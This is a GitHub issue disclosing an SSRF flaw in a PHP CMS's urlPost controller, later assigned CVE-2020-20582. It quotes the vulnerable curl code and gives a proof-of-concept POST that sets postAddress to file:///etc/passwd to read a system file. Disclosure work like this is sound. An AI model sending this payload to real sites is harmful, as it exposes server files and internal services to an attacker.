New issue

Jump to bottom

There is one SSRF vulnerability that can get some sensitive information #5

Open **Q1ngShan** opened this issue on Sep 29, 2019 · 1 comment

Q1ngShan commented on Sep 29, 2019

Vulnerability location： `app/setting/controller/ApiAdminDomainSettings.php`：

```php
public function urlPost(Request $request) {

        $postAddress = input('post.postAddress');

        if (!$postAddress) {

            return jsonError('请先去设置推送的接口');

        }
        $api = trim($postAddress);

        if (strpos($api,'type=realtime') !== false || strpos($api,'type=batch') !== false) {
            if (!config('siteInfo')['guanfanghaoStatus']) {
                return jsonError('检测到您未开启熊掌号，请开启后再推送');
            }
        }

        $url = input('post.url');
        $id = input('post.id');

        if (!$url) {

            return jsonError('没有检测到你推送的页面地址');

        }

        $urls[] = $url;
        $ch = curl_init();
        $options =  array(
            CURLOPT_URL => $api,
            CURLOPT_POST => true,
            CURLOPT_RETURNTRANSFER => true,
            CURLOPT_POSTFIELDS => implode("\n", $urls),
            CURLOPT_HTTPHEADER => array('Content-Type: text/plain'),
        );

        curl_setopt_array($ch, $options);

        $result = curl_exec($ch);

        curl_close($ch);
        if ($result) {
            $res = json_decode($result,true);
            if (!isset($res['error'])) {
                $itemInfo = db('Articles')->where('id',$id)->find();

                if (strpos($api,'type=mip') !== false) {
                    db('Articles')->where('id',$id)->update(array(
                        'mip_push_num' => $itemInfo['mip_push_num'] + 1,
                    ));
                }
                if (strpos($api,'type=realtime') !== false || strpos($api,'type=batch') !== false) {
                    db('Articles')->where('id',$id)->update(array(
                        'xzh_push_num' => $itemInfo['xzh_push_num'] + 1,
                    ));
                }

                if (strpos($api,'type=realtime') === false && strpos($api,'type=batch') === false && strpos($api,'type=mip') === false && strpos($api,'type=amp') === false) {
                    db('Articles')->where('id',$id)->update(array(
                        'link_push_num' => $itemInfo['link_push_num'] + 1,
                    ));
                }

            }
        }

        return jsonSuccess($result);


    }
```

The problem arises in line 28——39：


```php
$ch = curl_init();
        $options =  array(
            CURLOPT_URL => $api,
            CURLOPT_POST => true,
            CURLOPT_RETURNTRANSFER => true,
            CURLOPT_POSTFIELDS => implode("\n", $urls),
            CURLOPT_HTTPHEADER => array('Content-Type: text/plain'),
```

```
        );

        curl_setopt_array($ch, $options);

        $result = curl_exec($ch);
```

Using curl_exec, `$api` is controllable and only `trim` is made to the `$api` parameter in the above code without any filtering, and finally the json encoded data is returned.

poc:

```
http://site/index.php?s=/setting/ApiAdminDomainSettings/urlPost

post:
postAddress=file:///etc/passwd&url=xx&id=
```



fgeek commented on Jul 9, 2021

CVE-2020-20582 has been assigned for this vulnerability.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants